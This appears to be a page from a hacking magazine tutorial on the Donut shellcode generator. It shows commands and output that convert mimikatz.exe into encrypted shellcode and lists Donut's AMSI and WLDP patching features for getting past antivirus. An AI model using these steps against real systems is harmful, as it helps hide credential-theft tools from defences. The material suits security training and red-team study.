
1. Compression of the generated files with aPLib and LZNT1, Xpress, Xpress Huffman,
2. Using entropy for generation of strings 128-bit symmetric encryption of files.
3. Patching Antimalware Scan Interface (AMSI) and Windows Lockdown Policy (WLDP).
4. Patching command line for EXE files.
5. Patching exit-related API to avoid termination of host process.
6. Multiple output formats: C, Ruby, Python, PowerShell, Base64, C#, Hexadecimal.

What exactly is shellcode? Shellcode is a bit assembly code or machine language. Shellcode plays a very important role in cyber security. Typically shellcode is used in offensive penetration testing. In this Issue, let us learn about this awesome tool. This tool can be inst- alled in Kali Linux by cloning it from Github as shown below. This will create a new directory named "Donut".



```
hackercoolmagz@kali:~$ git clone https://github.com/TheWover/Donut
Cloning into 'Donut'...
remote: Enumerating objects: 173, done.
remote: Counting objects: 100% (173/173), done.
remote: Compressing objects: 100% (126/126), done.
remote: Total 3424 (delta 118), reused 84 (delta 47), pack-reused 3251
Receiving objects: 100% (3424/3424), 9.01 MiB | 340.00 KiB/s, done.
Resolving deltas: 100% (2345/2345), done.
hackercoolmagz@kali:~$ ls
17d91f20f73157c722ba2aea702985d2  Donut            PE-Linux   Templates
```


Navigating into the Donut directory, let's create the shellcode of mimikatz.exe as shown.



```
hackercoolmagz@kali:~/Donut$ ./donut mimikatz.exe

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : EXE
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP     : continue
  [ Shellcode     : "loader.bin"
hackercoolmagz@kali:~/Donut$
```


Mimikatz.exe is a simple tool that is used to play with windows security. If you take this executable of Mimikatz into a Windows system, any antivirus or Windows Defender will detct this as malware. Just try it on your machine first before turning it into shellcode. It is found in Kali Linux. Here we copied it into the Donut folder.

When we run above command, shellcode is created as a file named "loader.bin" in the same directory of Donut.




```
hackercoolmagz@kali:~/Donut$ ls
CHANGELOG.md       encrypt.o   LICENSE           MANIFEST.in
clib.o             examples    loader            mimikatz.exe
DemoCreateProcess  format.c    loader.bin        ModuleMonitor
docs               format.o    loader_exe_x64.go ProcessManager
donut              generators  loader_exe_x64.h  README.md
donut.c            hash.c      loader_exe_x86.go setup.py
donutmodule.c      hash.o      loader_exe_x86.h  version-release-notes.txt
donut.o            img         Makefile
DonutTest          include     Makefile.mingw
encrypt.c          lib         Makefile.msvc
hackercoolmagz@kali:~/Donut$ 
```

By default, Donut creates shellcode for x86 (32bit) and amd64 (64bit). To create only a x86 shellcode, the command is as shown below.



```
hackercoolmagz@kali:~/Donut$ ./donut mimikatz.exe -a 1

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : EXE
  [ Target CPU    : x86
  [ AMSI/WDLP     : continue
  [ Shellcode     : "loader.bin"
hackercoolmagz@kali:~/Donut$ 
```

